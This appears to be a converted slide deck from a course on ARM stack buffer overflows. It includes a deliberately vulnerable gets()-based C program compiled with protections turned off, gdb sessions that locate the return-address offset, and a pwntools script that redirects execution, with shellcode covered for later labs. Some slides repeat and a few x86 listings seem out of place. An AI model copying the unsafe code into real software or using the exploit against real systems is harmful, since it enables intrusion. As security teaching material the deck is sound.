0x10590 <return_input+20> bl 0x1147c <gets>
0x10594 <return_input+24> sub r3, r11, #36 @ 0x24

[#0] Id 1, stopped 0x10580 in return_input (), reason: SINGLE STEP

[#0] 0x10580 → return_input()
[#1] 0x105b8 → main()

(remote) gef> disas main
Dump of assembler code for function main:
0x000105ac <+0>: push {r11, lr}
0x000105b0 <+4>: add r11, sp, #4
0x000105b4 <+8>: bl 0x1057c <return_input>
0x000105b8 <+12>: mov r3, #0
0x000105bc <+16>: mov r0, r3
0x000105c0 <+20>: pop {r11, pc}
End of assembler dump.
```


The BL Instruction

- The BL (Branch with Link) instruction in ARM assembly language serves a different purpose than the simple B (Branch) instruction.
- The BL instruction performs a jump to a label, **but before doing so, it saves the address of the next instruction to the Link Register (LR).**

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	-
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	-
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	-
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Overflow.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void hacked()
5  {
6      puts("Hacked by Si Chen!!!!");
7  }
8
9  void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

Protection: DEP, Stack Protector

```
root@24b34b6ef53c:/workdir # arm-linux-gnueabi-gcc -o overflow overflow.c -z execstack -fno-stack-protector

overflow.c: In function 'return_input':
overflow.c:12:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   12 |         gets(array);
      |         ^~~~
      |         fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
   16 | main()
      | ^~~~
/usr/lib/gcc-cross/arm-linux-gnueabi/13/../../../../arm-linux-gnueabi/bin/ld: /tmp/cc38M6yQ.o: in function `return_input':
overflow.c:(.text+0x38): warning: the `gets' function is dangerous and should not be used.
```

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6     puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```


```
AAAAAAAAAAAA
AAAAAAAAAAAA
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1] 99 segmentation fault (core dumped) qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```

Return Hijack

- The return address will be stored on stack when calling a new function. (LR)
- The local valuable will be store on the low address (At the Top of the stack)
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address (.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
mov     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CC
; su
push    eax
call    sub_31411B
loc_31306D:                                     ; CC
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A
```

```
$ python -c 'print "A"*100'
```

```
$ perl -e 'print "A" x 100;'
```

```
push    eax
push    edi
mov     eax, [ebp+arg_0]
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jnz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub
; sub_312FD8+55
```

```
push    0Dh
call    sub_31411B
```


BASH refresher

- Use command output as an argument
- \$./vulnerable `your\_command\_here`
- \$./vulnerable \$(your_command_here)
- Use command as input
- \$ your_command_here | ./vulnerable
- Write command output to file
- \$ your_command_here > filename
- Use file as input
- \$./vulnerable < filename

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```


```
push    edi
call    sub_31486A
test    eax, eax
jz      short loc_31486C
push    esi
lea     eax, [ebp+arg_4]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_314625
cmp     [ebp+arg_0], eax
jz      short loc_314627

loc_313066:
push    0Dh
call    sub_31411B

loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_3140F5
call    sub_3140F3
```


Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.
- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.




Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a [De Bruijn Sequence](#) of a specified length.
- A De Bruijn Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

```
root@76dc2a8e00f3:/workdir # cyclic 200
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaiaaakaaalaaamaanaaaaoapaaqaaraasaaataaaauaaavaaaawaaaxaaayaaazaabbaabcaabdaabeabfaabgaabhaabiaabjaabkaablaabmaabnaaboa
root@76dc2a8e00f3:/workdir #
```

Figure out the Length of Dummy Characters

```
root@2d3b111767e6:/workdir # qemu-arm -g 1234 ./overflow < str100
```

```
root@2d3b111767e6:/workdir # gdb-multiarch ./overflow
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gef> gef-remote --qemu-user --qemu-binary ./overflow localhost 1234
```

```
root[ Legend: Modified register | Code | Heap | Stack | String ]
```

```
$r0 : 0x00000065 → 0x00000065
$r1 : 0x00000202 → 0x00000202
$r2 : 0x00000001 → 0x00000001
$r3 : 0x00000000 → 0x00000000
$r4 : 0x00000001 → 0x00000001
$r5 : 0x00000001 → 0x00000001
$r6 : 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e (".ov"? )
$r7 : 0x0007d344 → 0x000104e0 → 0xe92d4010 → 0xe92d4010
$r8 : 0x00000000 → 0x00000000
$r9 : 0x408005ec → 0x40800712 → 0x5f474458 → 0x5f474458 ("XDG_"? )
$r10 : 0x00000001 → 0x00000001
$r11 : 0x61616169 → 0x61616169 ("iaaa"? )
$r12 : 0x00000050 → 0x00000050
$sp : 0x40800480 → 0x6161616b → 0x6161616b ("kaaa"? )
$lr : 0x0002a8c0 → 0xe3500000 → 0xe3500000
$pc : 0x6161616a → 0x6161616a ("jaaa"? )
$pcsr: [negative ZERO CARRY overflow interrupt fast thumb]
```

```
0x40800480 +0x0000: 0x6161616b → 0x6161616b ← $sp
0x40800484 +0x0004: 0x6161616c → 0x6161616c
0x40800488 +0x0008: 0x6161616d → 0x6161616d
0x4080048c +0x000c: 0x6161616e → 0x6161616e
0x40800490 +0x0010: 0x6161616f → 0x6161616f
0x40800494 +0x0014: 0x61616170 → 0x61616170
0x40800498 +0x0018: 0x61616171 → 0x61616171
0x4080049c +0x001c: 0x61616172 → 0x61616172
```

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a
```

```
[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV
```

```
(remote) gef> █
```

```
./overflow < str100
```

```
11767e6:/workdir # gdb-multiarch ./overflow
ebian 13.2-1) 13.2
(C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gef-remote --qemu-user --qemu-binary ./overflow localhost 1234
```



Figure out the Length of Dummy Characters

[Legend: **Modified** register | **Code** | **Heap** | **Stack** | **String**]

```
$r0 : 0x00000065 → 0x00000065
$r1 : 0x00000202 → 0x00000202
$r2 : 0x00000001 → 0x00000001
$r3 : 0x00000000 → 0x00000000
$r4 : 0x00000001 → 0x00000001
$r5 : 0x00000001 → 0x00000001
$r6 : 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e (".ov"?)
$r7 : 0x0007d344 → 0x000104e0 → 0xe92d4010 → 0xe92d4010
$r8 : 0x00000000 → 0x00000000
$r9 : 0x408005ec → 0x40800712 → 0x5f474458 → 0x5f474458 ("XDG_"?)
$r10 : 0x00000001 → 0x00000001
$r11 : 0x61616169 → 0x61616169 ("iaaa"?)
$r12 : 0x00000050 → 0x00000050
$sp : 0x40800480 → 0x6161616b → 0x6161616b ("kaaa"?)
$lr : 0x0002a8c0 → 0xe3500000 → 0xe3500000
$pc : 0x6161616a → 0x6161616a ("jaaa"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]
```

```
0x40800480 +0x0000: 0x6161616b → 0x6161616b ← $sp
0x40800484 +0x0004: 0x6161616c → 0x6161616c
0x40800488 +0x0008: 0x6161616d → 0x6161616d
0x4080048c +0x000c: 0x6161616e → 0x6161616e
0x40800490 +0x0010: 0x6161616f → 0x6161616f
0x40800494 +0x0014: 0x61616170 → 0x61616170
0x40800498 +0x0018: 0x61616171 → 0x61616171
0x4080049c +0x001c: 0x61616172 → 0x61616172
```

```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a
```

```
[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV
```

```
(remote) gef> █
```

```
(remote) gef> pattern offset $pc
[+] Searching for '6a616161'/'6161616a' with period=4
[+] Found at offset 36 (little-endian search) likely
(remote) gef> █
```



```
#!/usr/bin/python

from pwn import *

context(log_level='debug', arch='arm')

def main():
    # start a process
    p = process(['qemu-arm', './overflow'])

    # create payload
    ret_address = 0x00010558
    payload = b"A" * 36 + p32(ret_address)


    # send the payload to the binary
    p.send(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it!**



NOP slide



NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide



Classic Exploitation Illustration

0xbfff0000

0xbfff0004

0xbfff0008

0xbfff000c

...

0xbfff0020

0xbfff0024

30	00	ff	bf
f0	84	04	08

Buffer


Saved Base Pointer

Saved Return Pointer


Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



0xbfff0000

eb	2a	5e	89
----	----	----	----

Buffer

0xbfff0004

76	08	c6	46
----	----	----	----

0xbfff0008

07	89	46	0c
----	----	----	----

0xbfff000c

89	f3	8d	4e
----	----	----	----

...

0xbfff0020

--	--	--	--

Saved Base Pointer

0xbfff0024

41	41	41	41
----	----	----	----

Saved Return Pointer

00	00	ff	bf
-----------	-----------	-----------	-----------

Classic Exploitation Technique

```
2. vim overflow.c (ssh)
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6 >---puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
17 {
18 >---return_input();
19 >---return 0;
20 }
~
~
~
"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)

